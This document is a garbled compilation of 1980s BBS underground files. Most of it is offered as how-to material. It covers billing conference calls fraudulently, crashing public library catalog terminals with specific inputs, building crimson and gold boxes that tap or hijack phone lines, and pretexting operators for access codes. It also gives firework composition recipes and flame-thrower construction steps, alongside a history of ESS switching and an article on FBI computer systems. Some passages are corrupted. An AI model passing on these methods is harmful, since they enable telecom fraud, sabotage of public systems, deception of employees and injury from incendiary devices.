WHERE 2139751975 IS THE NUMBER TO BILL THE CONFERENCE CALL TO. NOTE: 213-975-1975 IS A DISCONNECTED NUMBER, AND I STRONGLY ADVISE THAT YOU ONLY BILL THE CALL TO THIS NUMBER, OR THE FONE COMPANY WILL FIND OUT, AND THEN..... REMEBER, CONFERENCE CALLS ARE ITEMIZED, SO IF YOU DO BILL IT TO AN ENEMY'S NUMB ER, HE CAN EASILY FIND OUT WHO DID IT AND HE CAN BUST YOU!

215.TXT

YOU SHOULD NOW HEAR 3 BEEPS, AND A SHORT PRE-RECORDED MESSAGE. FROM HERE ON, EVERYTHING IS ALL MENU DRIVEN.

CONFERENCE CALL COMMANDS

FROM THE '#' MODE:

- 1 = CALL A NUMBER
- 6 = TRANSFER CONTROL
- 7 = HANGS UP THE CONFERENCE CALL
- 9 = WILL CALL A CONFERENCE OPERATR

STAY AWAY FROM 7 AND 9! IF FOR SOME REASON AN OPERATOR GETS ON-LINE, HANG UP! IF YOU GET A BUSY SIGNAL AFTER KM2130801050S, THAT MEANS THAT THE TELECONFEREN CING LINE IS TEMPORARILY DOWN. TRY LATER, PREFERRABLY FROM 9AM TO 5PM WEEK DAYS, SINCE CONFERENCE CALLS ARE PRIMARILY DESIGNED FOR BUSINESS PEOPLE.

THE LEECH

(())
[X X]
X /
(@ '
(U)

" B
CDC COMMUNICATIONS
PRESENTS...

(())
[X X]
X /
(@ '
(U)

f

CRASHING LIBRARY COMPUTERS!

BY REVEREND L.E. PIRATE

>>> A CULT PUBLICATION.....1989 <<<
-CDC- CULT OF THE DEAD COW -CDC-
THANKS TO THE X ORGANIZATION (XORG)

HOWDY. WELL, THIS IS MY FIRST CDC FILE I'VE WRITTEN IN AWHILE SINCE I'VE BEEN AWAY AND TOYING AROUND WITH ALOT OF NEW IDEAS AND STUFF OF THAT MATTER. BY THE WAY, THIS SHOULD ONLY BE DONE BY REAL AND EXPERIENCED HACKERS LIKE MYSELF AND TEQUILA WILLY! DON'T TRY THIS AT HOME!! ANYWAY, ON WITH THE FILE.

THE STORY BEHIND IT ALL

=====

WELL, TODAY I WAS OUT WITH MY GIRLFRIEND AT THC LIBRARY, YES, I WANTED TO PICK UP A COPY OF HYDE'S 'THE PHONE BOOK' (A BOOK ABOUT TELEPHONE FRAUD AND

215.TXT

BOXING AND OTHER NEATO THINGS). WELL, TO CONTINUE WITH MY ACTION PACKED EXCITEMENT, I NOTICED THAT THE LIBRARY STILL HAS THE OLD CARD CATALOG, BUT IT NOW HAS COMPUTER-OPERATED CATALOGS. IT'S RUN ON A DIGITAL-VT1200 COMPUTER (I THINK THAT'S WHAT IT'S CALLED), THE SYSTEM SORT OF RESEMBLED UNIX IN A WAY. ANYWAY, I WAS FIDDLING WITH THE COMPUTER AND PLAYED WITH IT FOR AT LEAST 15 MINUTES. THIS BITCHY LADY CAME OVER AND TOLD ME TO 'STOP MESSING WITH THE DAMN COMPUTERS!!' I REPLIED 'FUCK YOU, I'M LOOKING FOR A BOOK!' SHE WALKED AWAY IN DISGUST. A SINISTER SMILE CAME UPON MY LIPS AND MY FINGERS BLAZED AWAY AT THE KEYS. I TRIED EVERYTHING FOR 10 MINUTES LIKE SYSTEM, COM, BOX, CARD, AND EVEN HACKER (I WAS DESPERATE!). SO I JUST TYPED IN MUMBO-JUMBO FOR LIKE 10 MINUTES AND THEN I JUST TYPED IN DOS. THE SCREEN FLICKERED, IT READ:

CAMDEN COUNTY LIBRARY SYSTEM

- f
1. MENION DATABASE
 2. INFOTRON DATABASE

PLEASE SELECT A NEW DATABASE. YOU ARE CURRENTLY CONNECTED TO MENION.

>> 2 (IS WHAT I TYPED)
INFOTRON DATABASE IS UNAVAILABLE. SORRY.

IT THEN RETURNED TO THE MAIN MENU WHERE I SHOULD SELECT A BOOK. I TYPED DOS AGAIN, WENT BACK, BUT THIS TIME I TYPED:

>> 2,99E99 (1 MORE THAN THE LARGEST NUMBER A SMALL-COMPUTER CAN HANDLE)

IT PRINTED:

FATAL ERROR! SYSTEM ERROR!
ERROR IN LINE 10200, OFF.

THEN THE WHOLE SYSTEM FROZE UP. THE BITCHYNOUGHEDY WALKED OVER AGAIN AND Y CANLED AT ME AGAIN. I PLAYED DUMB, 'DUH, I DON'T KNOW WHAT I DID!' SHE DEMANDED THAT I MOVE TO ANOTHER TERMINAL (BY THE WAY, THE LIBRARY IS EQUIPPED WITH 9 TERMINALS AT 3 TABLES PER FLOOR, THAT'S 27 ACCESSABLE TERMINALS PER FLOOR! YES, I CAN MULTIPLY!!) SO I OBLIDGED AND MOVED TO ANOTHER TERMINAL. I WATCHED HER FIDDLE AND FUCK WITH THE FUCKED-UP TERMINAL FOR 10-15 MINUTES. SHE DID EVERYTHING. TURNED IT ON/OFF, SLAPPED IT, BANGED IT, EVERYTHING. THEN SHE PUT AN 'OUT OF ORDER' SIGN ON IT. SO I FUCKED UP THE COMPUTER I WAS ON, THEN DID 3 OTHERS, THEN MOVED TO THE NEXT FLOOR.

HOW TO DO IT: A RUN DOWN

=====

AT >> ON THE SELECT BOOKS, /AUTHOR/CARD # MENU TYPE 'DOS'
AT >> ON THE DATABASE ENTRY MENU TYPE '2,99E99'
THEN SIT BACK AND WATCH THE FUN.

TERMINALS

=====

THESE TERMINALS WERE JUST MONITORS AND KEYBOARDS, NO PROCESSOR, NOTHING. IT WAS OBVIOUSLY CONNECTED TO ANOTHER MAINFRAME WITHIN THE BUILDING. I SUSPECT IF YOU MESS WITH THE TERMINALS MORE YOU MIGHT BE ABLE TO EXIT TO DOS, CRASH IT PERMANENTLY, DIAL OUT VIA THEIR MODEM SOMEWHERE, OR SEND NEAT0 MESSAGES TO OTHER TERMINALS WITHIN THE BUILDING. HAVE FUN WITH THIS.

THANKS TO: THE X ORGANIZATION, NEON KNIGHTS, HACKERSOFT, AND LOD/H.
ALSO TO: ELIJAH BONECRUSHER, SWAMP RAT, RACER X, THE PUSHER, THE BLADE, PHOBEUS APOLLO, DR. RIPCO, YARDLEY FLOURIDE, FRY GUY, AND AX MURDERER.

IMPROVE YOUR SHITTY, GOOD FOR NOTHING ATTITUDE, CALL THESE SYSTEMS:

RIPCO [312/528-5020] THE METAL AE LINE [201/879-6668] PW=KILL
DEMON ROACH UNDERGROUND [806/794-4362]

(*) PLANS (*)*(*)*(*)*(*)*(*)*(*)

THE CRIMSON BOX IS VERY SIMPLE DEVICE THAT WILL ALLOW YOU TO PUT SOMEONE ON HOLD OR MAKE YOUR PHONE BUSY WITH ANOTHER AMOUNT OF EASE. YOU FLIP A SWITCH AND THE PERSON CAN'T HEAR YOU TALKING.
FLIP IT BACK AND EVERYTHING IS PEECHY.

(*)*(*)*(*)*(*)*(*)*(*)*(*)
(*) NEEDED MATERIALS (*)
(*)*(*)*(*)*(*)*(*)*(*)*(*)

(1) 100 OHM OR LESS RESISTOR
(1) SPDT TOGGLE SWITCH, ON-ON
(3) FEET OF GOOD WIRE
WIRE CUTTERS
SOLDER AND SOLDERING IRON

(*)*(*)*(*)*(*)*(*)*(*)*(*)*(*)*(*) (*)
CONSTRUCTION & SCHEMATIC (*)
(*)*(*)*(*)*(*)*(*)*(*)*(*)*(*)*(*)

FIRST I WILL GIVE YOU THE SCHEMATIC AND THEN I WILL EXPLAIN WHAT THE HELL IS GOING ON.

```

-----BLACK WIRE ON LINE-----
-----+   RED WIRE ON LINE   +-----
-----!--+X/X/-GREEN WIRE---!-----
-----!--+! YELLOW WIRE-----!
-----
      !  !                      !
      +--!-----+              !
          +-----+ ! +-----+
              ! ! !
              1 2 3

```

OK. THE '/X/X/' IS THE RESISTOR. AND '1 2 3' IS THE SWITCH WHERE THE NUMBERS ARE THE POLES ON THE SWITCH. NOTICE YOU LEAVE THE BLACK AND YELLOW WIRES ALONE. YOU DO NOT CUT THEM! STRIP THE RED AND GREEN WIRES SO YOU'VE GOT ABOUT AN INCH OF BARE WIRE. SOLDER SOME OF THE EXTRA WIRE AND FOLLOW THE SCHEMATIC. YOU SHOULD HAVE THE RESISTOR ON THE GREEN WIRE WITH AN EXTRA PIECE OF WIRE COMING FROM ONE LEG OF IT. THE OTHER LEG GOES TO THE OTHER END OF THE GREEN WIRE. YOU SHOULD SOLDER THE GREEN WIRE TO THE LEFT POLE OF THE SWITCH AND THE RED TO THE MIDDLE AND THE OTHER END OF THE RED TO THE RIGHT POLE.

NOW, LIFT UP THE PHONE. IF ALL YOU GET IS AN ANNOYING BUZZ THEN THROW THE SWITCH AND YOU SHOULD GET A DIAL TONE. IF NOT, DON'T WORRY AND JUST FOLLOW THE INSTRUCTIONS AND SCHEMATIC AGAIN.

```

----->>*<=====
  ANOTHER FROM PHONE BUSTERS BBS
----->>*<=====
  THIS HAS BEEN AN Hcan be H PRESENTATION-1985
  CRIMSON BOX - WRITTEN AND CREATED BY:
      DR. D-CODE
  WATCH FOR THE UPCOMING SAND BOX

```

ELEVATOR PHREAKING

f BY THE REBEL(TTL)

OK.... IF YOU'VE EVER BEEN IN AN ELEVATOR BEFORE, YOU'VE SEEN THAT RIGHT UNDER THE ELEVATOR FLOOR CONTROL-PANEL THERE'S A TELEPHONE. NOW, IF YOU'VE SEEN THESE BEFORE YOU'VE PROBABLY ALREADY WONDERED ABOUT THEM OR HAVE EVEN USED/TRIED TO USE THEM.

MOST (97.3%) OF THE ELEVATOR PHONES HAVE LITTLE OR NO PROTECTION SO TO BE ABLE TO CALL OUT FROM THEM ALL YOU NEED TO DO IS DIAL THE NUMBER AND SOMETIMES YOU MIGHT NEED TO DIAL

A 9 OR POUND BEFORE HAND.

THE OTHER 2.7%(WHICH YOU'LL PROBABLY NEVER RUN INTO) CAN EITHER BE: a. ONLY BE USED TO CALL THE FRONT DESK. B. ONLY BE USED TO CALL THE FRONT DESK UNLESS A 4 DIGIT CODE IS PUNCHED IN BEFORE-HAND. C. ONLY BE USED TO CALL 911.

NOW IF YOU ARE SO UNLUCKY AS TO FIND ONE THAT IS PART OF THE 2.7% MINORITY THEN YOU'VE GOT A 1 IN 3 CHANCE THAT YOU'LL BE ABLE TO HACK IT....

(C) THE TIME LORDS

f CALL ALL TTL SUPPORT BOARDS
 (LOOK FOR THE NUMBERS BECAUSE THERE'S
 NO WAY THAT I'M GONNA TELL YOU IN THIS TEXT FILE)

```
f  $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
   $  T                                     $
   $          THE HISTORY OF ESS          $
   $          --- ----- -- ---          $
   $          ANOTHER ORIGINAL PHILE BY:  $
   $                                     $
   $$$$$$$$$$$$-=>LEX LUTHOR<=$$$$$$$$$$$$
   $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
```

OF ALL THE NEW 1960S WONDERS OF TELEPHONE TECHNOLOGY - SATELLITES, ULTRA MODERN TRAFFIC SERVICE POSITIONS (TSPS) FOR OPERATORS, THE PICTUREPHONE, AND SO ON - THE ONE THAT GAVE BELL LABS THE MOST TROUBLE, AND UNEXPECTEDLY BECAME THE GREATEST DEVELOPMENT EFFORT IN BELL SYSTEM'S HISTORY, WAS THE PERFECTION OF AN ELECTRONIC SWITCHING SYSTEM, OR ESS.

IT MAY BE RECALLED THAT SUCH A SYSTEM WAS THE SPECIFIC END IN VIEW WHEN THE PROJECT THAT HAD CULMINATED IN THE INVENTION OF THE TRANSISTOR HAD BEEN LAUNCHED BACK IN THE 1930S. AFTER SUCCESSFUL ACCOMPLISHMENT OF THAT PLANNED MIRACLE IN 1947-48, FURTHER DELAYS WERE BROUGHT ABOUT BY FINANCIAL STRINGENCY AND THE NEED FOR FURTHER DEVELOPMENT OF THE TRANSISTOR ITSELF. IN THE EARLY 1950S, A LABS TEAM BEGAN SERIOUS WORK ON ELECTRONIC SWITCHING. AS EARLY AS 1955, WESTERN ELECTRIC BECAME INVOLVED WHEN FIVE ENGINEERS FROM THE HAWTHORNE WORKS WERE ASSIGNED TO COLLABORATE WITH THE LABS ON THE PROJECT. THE PRESIDENT OF AT&T IN 1956, WROTE CONFIDENTLY, "AT BELLnougheBS, DEVELOPMENT OF THE NEW ELECTRONIC SWITCHING SYSTEM IS GOING FULL SPEED AHEAD. WE ARE SURE THIS WILL

215.TXT

LEAD TO MANY IMPROVEMENTS IN SERVICE AND ALSO TO GREATER EFFICIENCY. THE FIRST SERVICE TRIAL WILL START IN MORRIS, ILL., IN 1959." SHORTLY THEREAFTER, KAPPEL SAID THAT THE COST OF THE WHOLE PROJECT WOULD PROBABLY BE \$45 MILLION.

BUT IT GRADUALLY BECAME APPARENT THAT THE DEVELOPEMENT OF A COMMERCIALY USABLE ELECTRONIC SWITCHING SYSTEM - IN EFFECT, A COMPUTERIZED TELEPHONE EXCHANGE - PRESENTED VASTLY GREATER TECHNICAL PROBLEMS THAN HAD BEEN ANTICIPATED, AND THAT, ACCORDINGLY, BELLnLABS HAD VASTLY UNDERESTIMATED BOTH THE TIME AND THE INVESTMENT NEEDED TO DO THE JOB. THE YEAR 1959 PASSED WITHOUT THE PROMISED FIRST TRIAL AT MORRIS, ILLINOIS; IT WAS FINALLY MADE IN NOVEMBER 1960, AND QUICKLY SHOWED HOW MUCH MORE WORK REMAINED TO BE DONE. E DIRIME DRAGGED ON AND COSTS MOUNTED, THERE WAS A CONCERN AT AT&T AND SOMETHING APPROACHING PANIC AT BELLnLABS. BUT THE PROJECT HAD TO GO FORWARD; BY THIS TIME THE INVESTMENT WAS TOO GREAT TO BE SACRIFICED, AND IN ANY CASE, FORWARD PROJECTIONS OF INCREASED DEMAND FOR TELEPHONE SERVICE INDICATED THAT WITHIN A FEW YEARS A TIME WOULD COME WHEN, WITHOUT THE QUANTUM LEAP IN SPEED AND FLEXIBILITY THAT ELECTRONIC SWITCHING WOULD PROVIDE, THE NATIONAL NETWORK WOULD BE UNABLE TO MEET THE DEMAND. IN NOVEMBER 1963, AN ALL-ELECTRONIC SWITCHING SYSTEM WENT INTO USE AT THE BROWN ENGINEERING COMPANY AT COCOA BEACH, FLORIDA. BUT THIS WAS A SMALL INSTALLATION, ESSENTIALLY ANOTHER TEST INSTALLATION, SERVING ONLY A SINGLE COMPANY. KAPPEL'S TONE ON THE SUBJECT IN THE 1964 ANNUAL REPORT WAS, FOR HIM, AN ALMOST APOLOGETIC: "ELECTRONIC SWITCHING EQUIPMENT MUST BE MANUFACTURED IN VOLUME TO UNPRECEDENTED STANDARDS OF RELIABILITY.... TO TURN OUT THE EQUIPMENT ECONOMICALLY AND WITH GOOD SPEED, MASS PRODUCTION METHODS MUST BE DEVELOPED; BUT, AT THE SAME TIME, THERE CAN BE NO LOSS OF PRECISION..." ANOTHER YEAR

.

ILLIONS OF DOLLARS LATER, ON MAY 30, 1965, THE FIRST COMMERCIAL ELECTRIC CENTRAL OFFICE WAS PUT INTO SERVICE AT SUCCASUNNA, NEW JERSEY.

EVEN AT SUCCASUNNA, ONLY 200 OF THE TOWN'S 4,300 SUBSCRIBERS INITIALLY HAD THE BENEFIT OF ELECTRONIC SWITCHING'S ADDED SPEED AND ADDITIONAL SERVICES, SUCH AS PROVISION FOR THREE PARTY CONVERSATIONS AND AUTOMATIC TRANSFER OF INCOMING CALLS. BUT AFTER THAT, ESS WAS ON ITS WAY. IN JANUARY 1966, THE SECOND COMMERCIAL INSTALLATION, THIS ONE SERVING 2,900 TELEPHONES, WENT INTO SERVICE IN CHASE, MARYLAND. BY THE END OF 1967 THERE WERE ADDITIONAL ESS OFFICES IN CALIFORNIA, CONNECTICUT, MINNESOTA,

215.TXT

GEORGIA, NEW YORK, FLORIDA, AND PENNSYLVANIA; BY THE END OF 1970 THERE WERE 120 OFFICES SERVING 1.8 MILLION CUSTOMERS; AND BY 1974 THERE WERE 475 OFFICES SERVING 5.6 MILLION CUSTOMERS.

THE DIFFERENCE BETWEEN CONVENTIONAL SWITCHING AND ELECTRONIC SWITCHING IS THE DIFFERENCE BETWEEN "HARDWARE" AND "SOFTWARE"; IN THE FORMER CASE, MAINTENENCE IS DONE ON THE SPOT, WITH SCREWDRIVER AND PLIERS, WHILE IN THE CASE OF ELECTRONIC SWITCHING, IT CAN BE DONE REMOTELY, BY COMPUTER, FROM A CENTRAL POINT, MAKING IT POSSIBLE TO HAVE ONLY ONE OR TWO TECHNICIANS ON DUTY AT A TIME AT EACH SWITCHING CENTER. THE DEVELOPMENT PROGRAM, WHEN THE FINAL FIGURES WERE ADDED UP, WAS FOUND TO HAVE REQUIRED A STAGGERING FOUR THOUSAND MAN-YEARS OF WORK AT BELL LABS AND TO HAVE COST NOT \$45 MILLION BUT \$500 MILLION!

THE END

LEX LUTHOR

800/321 0424 (6)

800/321 0845 (6)

800/322 1415 "

800/323 4313 "

800/325 7222 "

800/327 0005 "

800/327 2703 "

800/348 1800 "

800/368 4222 "

800/368 5963 7

800/521 8400 8

800/523 7248 4

800/527 3511 8

800/547 1784 8

Starting transfer...

Summary of FBI Computer Systems

By Ralph Harvey

This article is reprinted from Full BOUT Blosure. Copyright (c) 1986 Capitol Information Association. All rights reserved. Permission is hereby granted to reprint this article providing this message is included in its entirety. Full Disclosure, Box 8275, Ann Arbor, Michigan 48107. \$15/yr.

The FBI maintains several computer systems. The most common of which is call NCIC (National Crime Information Computer). NCIC maintains a database of information about such things as stolen carsE, 1 len boats, missing persons, wanted persons, arrest records. It provides quick access to these records by State, Local and Federal law enforcement agencies. NCIC is directly linked

with the Treasury Department's TECS computer and many State computer systems. According to William H. Webster, Director of the FBI:

When a police officer stops a car and is uncertain about who he's going to meet when he gets out, he can plug into this system [NCIC] and in a matter of a few seconds he can find out whether that person is a fugitive or the automobile is stolen. Incidentally, we receive almost 400,000 inquiries of this nature each day in the NCIC system.

When an agency determines that a subject is a fugitive, it supplies the FBI computer with as much of the following information as possible: 1) Name and case number; 2) Alias; 3) Race; 4) Sex; 5) Height; 6) Weight; 7) Color of hair; 8) Color of eyes; 9) Description of any identifying scars, marks and tattoos; 10) Date of birth; 11) Place of birth; 12) Social Security Number; 13) Passport Number; 14) Last known address; 15) Nationality; 16) If a naturalized U.S. Citizen, date, place, and certificate number; 17) Occupation; 18) The criminal violation with which subject is charged; 19) Date of warrant; 20) Type of warrant -- Bench, Magistrate, etc.; 21) Agency holding warrant; 22) Any information as to whether the subject is considered dangerous, is known to own or currently possess firearms, has suicidal tendencies, or has previously escaped custody; 23) Driver's license number, year of expiration and State issued; 24) License number of vehicle, aircraft or vessel subject owns or is known to use, include the year and State; 25) Description of vehicle, aircraft or vessel subject owns or is known to use; 26) Associates of the subject*1; 27) FBI number; 28) Name and telephone of the person to contact when subject is apprehended.

One of the major problems with the system is that the agency that submits an entry is responsible for keeping it up to date. Once an entry has been made, there is little motivation for the originating agency to "waste" its time keeping it up to date, so many entries become incorrect with the passage of time.

Another FBI computer system is their Investigative Support Information System (ISIS). This system is only used to provide support for major investigations that require the handling of a large volume of complex information. It is limited to handling a maximum of 20 cases at a time.

The ISIS system was used during the investigation of the murder of Federal Judge John Wood in San Antonio, Texas. In this case, the FBI entered 300,000 pieces of information, including 6,000 interviews, hotel registration information from every hotel in the area, etc. The accused, while on trial, claimed he was several hundred miles away. The FBI cross referenced his name & known alias with the hotel registration database and got a match. Contact with the hotel employees resulted in a positive identification and conviction of the subject.

The FBI has a system called the Organized Crime Information Systems (OCIS)

of which director William Webster is "particularly proud." The system was started in 1980 in Detroit, Michigan and is one of their most sophisticated computers. The system is now functions in over 40 locations.

.....

THIS IS TO INFORM THE AMATUER PHREAKER HOW TO FIND LOCAL DIALUPS OF YOUR AREA. FIRST TAKE OUT YOUR PACIFIC BELLny CANLOW PAGES AND LOOK UNDER TELEPHONE COMMUNICATIONS. FIND SOME SMALL DINKY LONG DISTANCE COMPANIES THAT YOU HAVEN'T HEARD OF AND RING IT UP. HERE'S AN EXAMPLE..

OP: BIZ-TEL

OP: HOLD PLEASE.. <RINGING CUSTOMER SERVICE>
<NOW A NEW OPERATOR>

YOU: UH.. YES.. THIS IS MARY WOOD FROM CTI CYROGENTICS..WHAT IS THE NUMBER I USE TO USE MY TRAVEL CARD?

YOU: UH.. AHMM.. AHMM.. 1820?

OP: YES SIR.

215.TXT

YOU: OK.. THANK YOU VERY MUCH!

OP: NO PROBLEM.

<CLICK>

IT MAY NOT BE AS EASY AT THAT UNLESS YOU CAN SOUND LIKE AN INNOCENT CUSTOMER OF SOME SHIT MADE UP COMPANY THAT'S HAVING PROBLEMS. AND IT MAY NOT BE AS SIMPLE AS THAT WHERE IT MATTERS IF THE OPERATOR IS SOME NEW EMPLOYEE THAT'S JUST TRYING TO MAKE A FEW BUCKS AND IF THAT IS RIGHT.. THEY WILL PROBABLY GIVE YOU IT NOT KNOWING THE COMPANY WILL SOON BE INVADED BY HACKERS AND SOON GO OUT OF BUSINESS AND LOSE HIS/HERS JOB. BUT THAT'S ANOTHER STORY. AFTER YOU GET THE GUTS TO HACK YOUR NEW 950 AND GET AN ACCOUNT.. YOU MAY WANT TO CALL BACK AND TRY TO GET THERE 800 DIALUP AND POST AROUND YOUR NEWFOUND CODEZ OR BE GREEDY AND KEEP IT TO YOURSELF SO IT WILL LAST YOU A MONTH OR SO. BUT OF COURSE THERE IS ANOTHER METHOD WHICH COULD TAKE SOME TIME? FIND A 950 BY HAND.. GOOD LUCK!

BASIC FIREWORKS BY FORD PREFECT

BECAUSE IT IS SOON GOING BE THE 4TH I THOUGHT I WOULD SHOW YOU HOW TO MAKE YOUR OWN FIREWORKS. ALL ARE EXPLOSIVE BUT IN NORMAL QUANTITIES, AND IF THE DIRECTIONS ARE FOLLOWED CAREFULLY, THERE IS LITTLE DANGER OF BLOWING YOURSELF UP.

FIRST IS A LIST OF CHEMICALS WHICH ARE COMMONLY USED. THESE MIXTURES BURN WITH DIFFERENT COLORS AND CAN BE USED FOR A NUMBER OF DIFFERENT THINGS.

THE NUMBERS FOLLOWING ARE PARTS BY WEIGHT OF EACH OF THE CHEMICALS. PARTS BY WEIGHT IS A RATIO. 6 PBW MEANS FOR EVERY 1 (GRAM FOR INSTANCE) YOU NEED 6 (GRAMS) OF THE OTHER.

WHITE:

POTASSIUM NITRATE.....6
ANTIMONY SULFIDE.....1
POWDERED SULFUR.....1

WHITE:

POTASSIUM NITRATE.....24
POWDERED SULFUR.....7
CHARCOAL.....1

WHITE:

POTASSIUM SULFIDE.....55
POWDERED SULFUR.....11
CHARCOAL.....1

Y CANLOW:

POTASSIUM NITRATE.....4
POWDERED SULFUR.....1
CHARCOAL.....2
SODIUM CHLORIDE.....3

Y CANLOW:

POWDERED SULFUR.....4
CHARCOAL.....1
POTASSIUM NITRATE.....24
SODIUM CARBONATE.....6

RED:

STRONTIUM NITRATE.....4
POWDERED ORANGE SHELLAC.1

RED:

STRONTIUM NITRATE.....11
POWDERED SULFUR.....4
CHARCOAL.....1
CALCIUM CARBONATE.....11
POTASSIUM NITRATE.....1

PURPLE:

COPPER SULFATE.....1
STRONTIUM NITRATE.....1
POWDERED SULFUR.....1
CHARCOAL.....1
POTASSIUM NITRATE.....3

GREEN:

BARIUM NITRATE.....7
POWDERED SULFUR.....4
CHARCOAL.....1
POTASSIUM NITRATE.....1

GREEN:

BARIUM CHLORATE.....9
POWDERED ORANGE SHELLAC.1

BLUE:

ANTIMONY SULFIDE.....2
POWDERED SULFUR.....4
POTASSIUM NITRATE.....12

BLUE:

POTASSIUM NITRATE.....12
POWDERED SULFUR.....3
CHARCOAL.....1
COPPER SULFATE.....2
POWDERED ROSIN.....1

CHEMICALS & SAFETY:

POTASSIUM NITRATE IS SOLD COMMERCIALY
AS SALTPETER AND CAN BE FOUND IN ANY
DRUGSTORE. (IT IS USED AS A DIURETIC
FOR ANIMALS) POWDERED SULFUR IS ALSO
SOLD IN A DRUG STORE AND IS USED TO
REPEL TICKS.

CHARCOAL IS NOTHING MORE THAN YOUR
CHARCOAL BRICKETS POWDERED. SODIUM
CHLORIDE, OH COME ON!, TABLE SALT.
SODIUM CARBONATE IS ALSO CALLED SODA,
SODA ASH, SAL SODA, WASHING SODA, OR
GLASSMAKER'S SODA AND IS USED AS A
WATER SOFTENER.

THAT'S ALL I CAN SAY FOR NOW BUT UNTIL
LATER MORE TO COME!!!!

BUILDING A FLAME THROWER FROM THE BOOK:
THE POOR MAN'S JAMES BOND BY KURT SAXON

AN EXCELLENT LITTLE FLAME THROWER
CAN BE MADE, USING JUST ABOUT ANY METAL
OR PLASTIC HAND SQUIRTER. THE ONLY
CONSIDERATION IS (1)AT THE LIQUID MUST
COME OUT IN A STREAM INSTEAD OF AN

ATOMIZED SPRAY.

SOME OIL CANS SHOOT A STREAM 30 FEET. SPRAYERS CAN OFTEN BE ADJUSTED FROM A SPRAY TO A STREAM. SPRAYERS OF VARIOUS KINDS CAN BE FOUND IN AUTO SUPPLY, GARDEN AND GROCERY STORES.

A SIX-INCH TUBE, USUALLY ALUMINUM OR BRASS, IS FITTEN ON THE NOZZLE. A WICK OR PIECE OF HEAVY CLOTH IS WIRED ONTO THE OTHER END OF THE TUBE. THE FUEL IS GASOLINE, ACETONE OR LIGHTER FLUID.

TO USE, THE TUBE IS TILTED DOWNWARD SLIGHTLY. THE SPRAYER IS SQUEEZED SLOWLY SO THE FUEL WILL DRIBBLE OUT AND SATURATE THE WICK ALL AROUND.

THE WICK IS THEN LIT AND THE DEVICE IS AIMED AND SQUEEZED. QUICK, HARD SQUEEZES WILL SQUIRT THE FUEL THROUGH THE TUBE AND Pe Cd THE BURNING WICK. THE WICK IGNITES THE FUEL AND YOU HAVE SUCH A DANDY WEAPON YOU WILL NEVER STOP BRAGGING! IF YOU HAVE A LITTLE BROTHER, HE CAN TAKE IT TO SCHOOL FOR SHOW AND TELL.

GOLD BOX PLANS: COURTESY OF SIR WILLIAM

HOW TO BUILD IT

YOU WILL NEED THE FOLLOWING:

TWO 10K OHM AND THREE 1.4K OHM RESISTOR ES, TWO 2N3904 TRANSISTORS, TWO PHOTOCELLS, TWO RED LED'S (THE MORE LIGHT PRODUCED THE BETTER), A BOX THAT WILL NOT LET LIGHT IN, AND RED AND GREEN WIRE.

LIGHT FROM THE #1 LED MUST SHING DIREC

PLY ON THE PHOTOCELL #1. THE GOLD BOX I
MAID NEEDED THE TOP OF THE LED'S TO TOUCH
THE PHOTOCELL FOR IT TO WORK.
THE SAME APPLIES TO THE #2 PHOTOCELL AND
LED

```

      1
      :-PHOTOCELL--:
      :              :
      :              :BASE
      :   1         TTTT
      :  +LED-    TRANSISTOR
      :           TTTT
      :           :
      :  -I(--    : COLLECTOR
RED1--< >:--: :-----:-----GREEN2
      -unf(-- :           -----:
      1              :
      2  :-/+/+/-/+/+/-/+/+/-/+/+/
LED      10K      10K      1.4K 1.4K
      RESISTORES

```

```

      f 2
      -PHOTOCELL-----
      1              :
      :BASE          :
      TTTT           :
      TRANSISTOR     :
      TTTT           :
      : :EMITTER      :
GREEN1- -----RED2
      :   :
      /+/+/
      1.4K

```

THE 1.4K RESISTOR IS VARIABLE AND IF THE
SECOND PART OF THE GOLD BOX IS SKIPPED
IT WILL STILL WORK BUT WHEN SOMEONE PICKS
THE PHONE UP THEY WILL HEAR A FAINT
DIAL TONE IN THE BACKGROUND AND MIGHT
REPORT IT TO THE GESTOPO ER...(AT&T).
1.4K WILL GIVE YOU GOOD RECEPTION WITH
LITTLE RISK OF A GESTOPO AGENT AT YOUR
DOOR.

NOW THAT YOU HAVE BUILT IT TAKE TWO
GREEN WIRES OF THE SAME LENGTH STRIP THE
ENDS, TWIST TWO ENDS TOGETHER AND CONN

ECT THEM TO GREEN1 AND PLACE A PEICE OF
 TAPE ON IT WITH LINE #1 WRITING ON IT.
 CONTINUE THE PROCESS WITH RED1 ONLY US
 E RED WIRE. REPEAT WITH RED2 AND GREEN2
 BUT CHANGE TO LINE #2.

HOW TO INSTALL

YOU WILL NEED TO FIND TWO PHONE LINE
 S THAT ARE CLOSE TOGETHER. LABEL ONE OF
 THE PHONES LINES LINE #1.CUT THE PHONE
 LINES AND TAKE THE OUTER COUTING OFF I
 T. THERE SHOULD BE 4 WIRES CUT THE Y CANL
 OW AND BLACK WIRES OFF AND STRIP THE RE
 D AND GREEN WIRES FOR BOTH LINES.

LINE #1 SHOULD BE IN TWO PEICES TAKE
 THE GREEN WIRE OF ONE END AND CONNECT
 IT TO THE ONE OF THE GREEN WIRES ON THE
 GOLD BOX. TAKE THE OTHER HALF OF LINE #
 1 AND HOOK THE FREE GREEN WIRE TO THE G
 REEN WIRE ON THE PHONE LINE. REPEAT THE
 PROCESS WITH RED1 AND THE OTHER LINE.

ALL YOU NEED TO DO NOW IS TO RIGHT D
 OWN THE PHONE NUMBERS OF THE PLACE YOU
 HOOKED IT UP AT AND GO HOME AND CALL IT
 . YOU SHOULD GET A DIAL TONE!!!
 IF NOT LEAVE ME A MESSAGE ON THE MODEM
 MADNESS BBS 516-569-0589 OR TRY CHANGIN
 G THE EMITTER WITH COLLECTOR.
 OH AND HOOKING IT UP TO A PAYPHONE IS A
 FEDERAL OFFENCE AND IS ILLEAGAL TO PUT
 ON ANY PHONE. I RECOMMEND YOU SEE YOU
 R LOCAL POLICE DEPARTMENT BEFORE DOING
 THIS(HAHAHAHAHAHAHAHAHAHAHAHAHAHAHA)

```
:%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%:
:%                                                                 %:
:%                               THE GREEN BOX                      %:
:%                                                                 %:
:%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%:
```

[THE GREEN BOX : BIOG AGENT 003'S COURSE IN BASIC TELECOMMUNICATIONS/ PART 6]

